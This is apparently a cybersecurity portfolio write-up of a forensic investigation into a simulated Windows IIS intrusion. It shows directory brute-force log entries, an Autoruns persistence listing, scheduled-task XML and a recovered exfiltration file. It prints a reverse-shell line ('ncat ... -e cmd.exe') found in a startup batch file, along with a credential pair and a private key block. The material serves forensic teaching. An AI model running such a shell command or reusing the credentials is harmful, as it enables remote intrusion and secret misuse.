

Forensic Analysis of an Intrusion

Project Type: DFIR / Incident Investigation

Prepared by: Niknaz Sadehvandi

Role: Founder & Cybersecurity Consultant

Organization: NS Cybersecurity

Date: December 2022

Objective

The objective of this project was to perform a forensic investigation of a simulated system intrusion to identify indicators of compromise, persistence mechanisms, and evidence of data exfiltration. The assessment focused on reconstructing attacker activity through log analysis and Windows artifact examination to support incident response and remediation decision-making.

Tools & Technologies

- Windows Operating System
- IIS Web Server Logs
- Windows Event Logs
- Autoruns (Sysinternals)
- File System Analysis
- Scheduled Task Inspection
- DFIR Investigation Methodology

Technical Steps Performed

1. Log Review & Initial Triage

- Collected and reviewed IIS web server logs to identify abnormal access patterns.
- Examined timestamps, request paths, and client activity associated with suspicious behavior.

2. Persistence Mechanism Analysis

- Inspected Windows startup folders and autorun locations using Autoruns.
- Identified unauthorized startup entries indicating persistence attempts.

3. Scheduled Task Investigation

- Reviewed scheduled tasks for abnormal or unauthorized execution.
- Correlated task execution with observed log activity and file creation times.

4. Exfiltration Evidence Review

- Analyzed logs and system artifacts for indicators of outbound data transfer.
- Identified suspicious network activity consistent with data exfiltration behavior.

5. Timeline Reconstruction

- Correlated logs, persistence artifacts, and execution events.
- Reconstructed an intrusion timeline detailing attacker actions and system impact.

Findings

- IIS logs revealed abnormal access patterns indicative of malicious activity.
- Persistence mechanisms were identified via unauthorized startup artifacts.
- Scheduled tasks were leveraged to maintain attacker access.
- Evidence supported outbound data exfiltration attempts.
- Multiple artifacts corroborated a confirmed system compromise.

Outcome

- Successfully reconstructed a timeline of the simulated intrusion.
- Confirmed compromise involving persistence and data exfiltration techniques.
- Produced DFIR-ready documentation suitable for incident escalation and remediation.
- Demonstrated practical forensic investigation skills aligned with real-world DFIR workflows.

Evidence

- Forensic screenshots and artifact views
- Log excerpts supporting intrusion activity
- Full investigation report

PDF Name:

Digital_Forensics_Project3_Forensic_Analysis_of_an_Intrusion.pdf

Portfolio Status

Project Status: Completed

Evidence:

- IIS log analysis
- Startup and scheduled task artifacts
- Timeline reconstruction documentation

LOGS

```
6646 2022-10-23 03:30:36 10.138.8.96 GET /hidden/impresum - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6647 2022-10-23 03:30:36 10.138.8.96 GET /hidden/in - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6648 2022-10-23 03:30:36 10.138.8.96 GET /hidden/inbound - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6649 2022-10-23 03:30:36 10.138.8.96 GET /hidden/inbox - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6650 2022-10-23 03:30:36 10.138.8.96 GET /hidden/inc - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 1
6651 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incl - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6652 2022-10-23 03:30:36 10.138.8.96 GET /hidden/include - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6653 2022-10-23 03:30:36 10.138.8.96 GET /hidden/includes - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6654 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incoming - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6655 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incs - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6656 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incubator - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6657 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6658 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6659 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 200 0 0 0
6660 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.html - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6661 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.php - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6662 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.vl - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 1
6663 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_1 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6664 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_2 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6665 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6666 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6667 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_files - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6668 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_var_gd - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6669 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index1 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6670 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index2 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6671 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index3 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6672 2022-10-23 03:30:36 10.138.8.96 GET /hidden/indexes - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6673 2022-10-23 03:30:36 10.138.8.96 GET /hidden/industries - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6674 2022-10-23 03:30:36 10.138.8.96 GET /hidden/industry - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
6675 2022-10-23 03:30:36 10.138.8.96 GET /hidden/indy_admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;MSIE6.0;Windows+NT+5.1) - 404 0 2 0
```

- During the investigation what was found in the logs.

This PC > Chincos (C:) > inetpub > logs > LogFiles > W3SVC1

Name	Date modified	Type	Size
u_ex221023	10/23/2022 3:40 A...	Text Document	2,405 KB
u_ex221110	11/10/2022 3:03 A...	Text Document	1 KB

```
1 #Software: Microsoft Internet Information Services 10.0
2 #Version: 1.0
3 #Date: 2022-11-10 03:03:39
4 #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
5 2022-11-10 03:03:39 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/5.0+(X11;Linux;x86_64;rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 174
6
```

AUTORUNS AND/OR THE STARTUP FOLDER



```
1 ncat -c chinco.com -e cmd.exe
2
```

- ❖ Where is the folder located?

Autonuns [CHINCO\Administrator] - Sysinternals: www.sysinternals.com
File Entry Options User Help

Appinit
Everything
KnowMDLLs
Logon
Winlogon
Internet Explorer
Scheduled Tasks
Services
LSA Providers
Network I


Explorer
Winsock Providers
Print Monitors
Drivers
Codecs

Filter:

Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				11/15/2018 12:05 AM
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor (Verified) Microsoft Windows	c:\windows\system32\cmd.exe		5/30/2008 12:32 AM
<input checked="" type="checkbox"/> HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				9/15/2018 7:19 AM
<input checked="" type="checkbox"/> 30000	File not found: cd /d			
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				5/21/2019 11:00 PM
<input checked="" type="checkbox"/> SunJavaUpdate_... Java Update Scheduler (Verified) Oracle America, Inc.	c:\program files (x86)\commo...			12/16/2018 5:51 AM
<input checked="" type="checkbox"/> C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				6/24/2021 11:05 PM
<input checked="" type="checkbox"/> CodeMeter Contr... CodeMeter Control Center (Verified) WIBU-SYSTEMS AG	c:\program files (x86)\codeme...			7/19/2018 5:38 PM
<input checked="" type="checkbox"/> C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				11/10/2022 2:46 AM
<input checked="" type="checkbox"/> chinco.bat			c:\users\administrator\appdat...	11/10/2022 2:46 AM
<input checked="" type="checkbox"/> Chinco.exe	BGInfo - Wallpaper text config... (Verified) Microsoft Corporation	c:\users\administrator\appdat...		9/19/2019 9:16 PM
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\ActiveSetup\Installed Components				5/21/2019 10:01 PM
<input checked="" type="checkbox"/> Google Chrome Google Chrome Installer (Verified) Google LLC	c:\program files (x86)\google...			12/12/2022 6:07 PM

SCHEDULED TASKS

- What is a scheduled task? (project 2)
- Where is the folder located?
- What does the Task likely do?



```
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <RegistrationInfo>
4     <Date>2022-11-10T02:28:48</Date>
5     <Author>CHINCO\chincoadmin</Author>
6     <URI>\PROJECT2</URI>
7   </RegistrationInfo>
8   <Triggers>
9     <CalendarTrigger>
10       <StartBoundary>2022-11-10T02:28:00</StartBoundary>
11       <Enabled>true</Enabled>
12       <ScheduleByDay>
13         <DaysInterval>1</DaysInterval>
14       </ScheduleByDay>
15     </CalendarTrigger>
16   </Triggers>
```

THE GOLDEN NUGGET - EXFILTRATION

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Security361 YOUR NAME u_ex221110.log u_ex221023.log Chino bat 13

```
1 #Software: Microsoft Internet Information Services 10.0
2 #Version: 1.0
3 #Date: 2022-11-10 03:03:39
4 #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
5 2022-11-10 03:03:39 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 174
6
```

```
1 Chincoadmin
2 Q2hpbmNv
3 -----BEGIN RSA PRIVATE KEY-----
4 MIIIEowIBAAKCAQEAvvt7yVKcvlGooF0pKxmhBe5x/M9VVFQzSUC4+hyQ524uFa
5 WdsDxh6x+OUCsKbx1U37U411T3+Y7tTfH2O2euc1lQXz18BucakrZYg4NroIYazp
6 lXt+NMU0L4bWj9hoUcJ4lkVygKpJzFUV9/ZJGtF8FRfUaFcmlyOYfyMMYh1qpoJ
7 it2qoqMy6s2FhFR28DJgBBeHV91Jgo2tT0LeYhtXeed4xLX01sAgYWSAdqHICP
8 Yx1WHCHjYdcOvxjAnGuRpo6RidokZLXA+d138+CVWbGDBLZ5RrFtjQ0GubFcJe48
9 h/dEoBe644/Ifao3V3Uc7v1lpGts54qFoeHyTWIDAQAABAoIBAGKXKD2xNdvT631
10 GfOBe+xbkCCKc12V9XORIdS1y9Yt3mXctMA/9Bp+gtLm2zKnRD1gvILqgSIAp6
11 HfRssY42ttBzFWxQIVyIqfuIep1QEWqzSwgSk9npoJb+thiYn8fvHLDmCn9MQOVA
12 LhFWF910DSRfz1ZdsPUIBVmn2NAP1Ly5VLqebw1OAl0a1DXR4HBqumWuAJLJBp
13 sSpYdWskWBW+NWFFueTyIxDnRaAsODvRgX0aY/Xa2Gcm18sb8Yf8jdGNnQgg7
14 qVPM0fPthw+t7uTnJ/m7tpVEqkHILP17x1UXDSMpFyldrkB/qi6K5PPz
15 d01KMECgYEA/WptdCPRtcsP3NBECnKFP/GsGzm87IDQ2KspFrmJrWL9MFHEYvfw
16 ivgaJFtuCHZcOITizRHQ6I3f1ZRGk8v8YUOTkOF6dFGDx0ymB2mus6/CCog5BjR2
17 huA8/bwy0hXgVMoy8vH/NVBKt1jSVY7VvDNQFnEXDFr/eVkvue/ODycCGYEAwO4R
18 O16LjW8BnF+Cxyd5e+wwNYgh7GM2cQ5oRIuDsOJrJFq1kz4GINzGaARgqWBicrGc
19 sSVHGb5EPqeTprHDtxw7c61qRFL0IH8QJ2v3qcwJgeEbAP7UL52nj/4MBCKO9zp
20 6IiFWNwZ2Om6Tmsd0/8c89IEtgkTexsfInr8fJkCgYB7JgToKV/34D5NKEhoa061
21 zGO+tohABj13kXXxrWhiggB2DQxKs8iM2BscJnJKWnpXODY0UCCqPwsum5WR/E
22 hHqcb9F6RUKsz2q/n3PujjLVu206vzP6x23cQGDSCkg17DzmIwPKfMJSZy+PtGHZ
23 m3YH8d0Pe+86oTgVg5uPcQKbGQCio05oMv98ZdxbgQdGeo4wQ5ILHLcR9PeBGBDL
24 mtmZmzwNle+vKhezKJL6QzrwZkYAXW/0cBFG9zHGHsObOKF68w2d+wsCsfcQWwKb25
25 hB+wRb6L1LYEMeYRjQfOOJ1sG3Lm99hdvU7SBFehx/v8yJ47GwnJvJpNEaaV+Pc
26 9bg8+QKbGfQhOCC4fCs51wxrRAm42LotJb1/RxldCEYHkhVtqCD8zVJrZLe/KqG
27 kJB/qW+4tVw3/ok5t5KpF8JgkStvbp2EXZds1/Ne010AvLaWjTkWVDKc+yNbCIZ
28 e8/Wu7YWZcun+apf2X01w3Ke7D1wVf+NtFh+FSSgkn7dnyk95Ggk
29 -----END RSA PRIVATE KEY-----
```

> This PC > Chino-OS (C:) > inetpub > logs > LogFiles > W3SVC1

Name	Date modified	Type	Size
u_ex221023	10/23/2022 3:40 A...	Text Document	2,405 KB
u_ex221110	11/10/2022 3:03 A...	Text Document	1 KB

> This PC > Chino-OS (C:) > Windows > System32 >

Name	Date modified	Type	Size
ta-lk	9/15/2018 7:19 AM	File folder	
Tasks	12/19/2022 10:57 ...	File folder	
th-TH	3/10/2022 3:50 PM	File folder	
ti-et	9/15/2018 7:19 AM	File folder	

> This PC > Chino-OS (C:) > inetpub > wwwroot > hidden

Name	Date modified	Type	Size
index	11/10/2022 2:58 A...	Chrome HTML Do...	2 KB

> This PC > Chino-OS (C:) > inetpub > wwwroot >

Name	Date modified	Type	Size
hidden	10/23/2022 3:12 A...	File folder	
iisstart	10/23/2022 12:13 ...	Chrome HTML Do...	1 KB
iisstart	10/22/2022 11:51 ...	PNG File	98 KB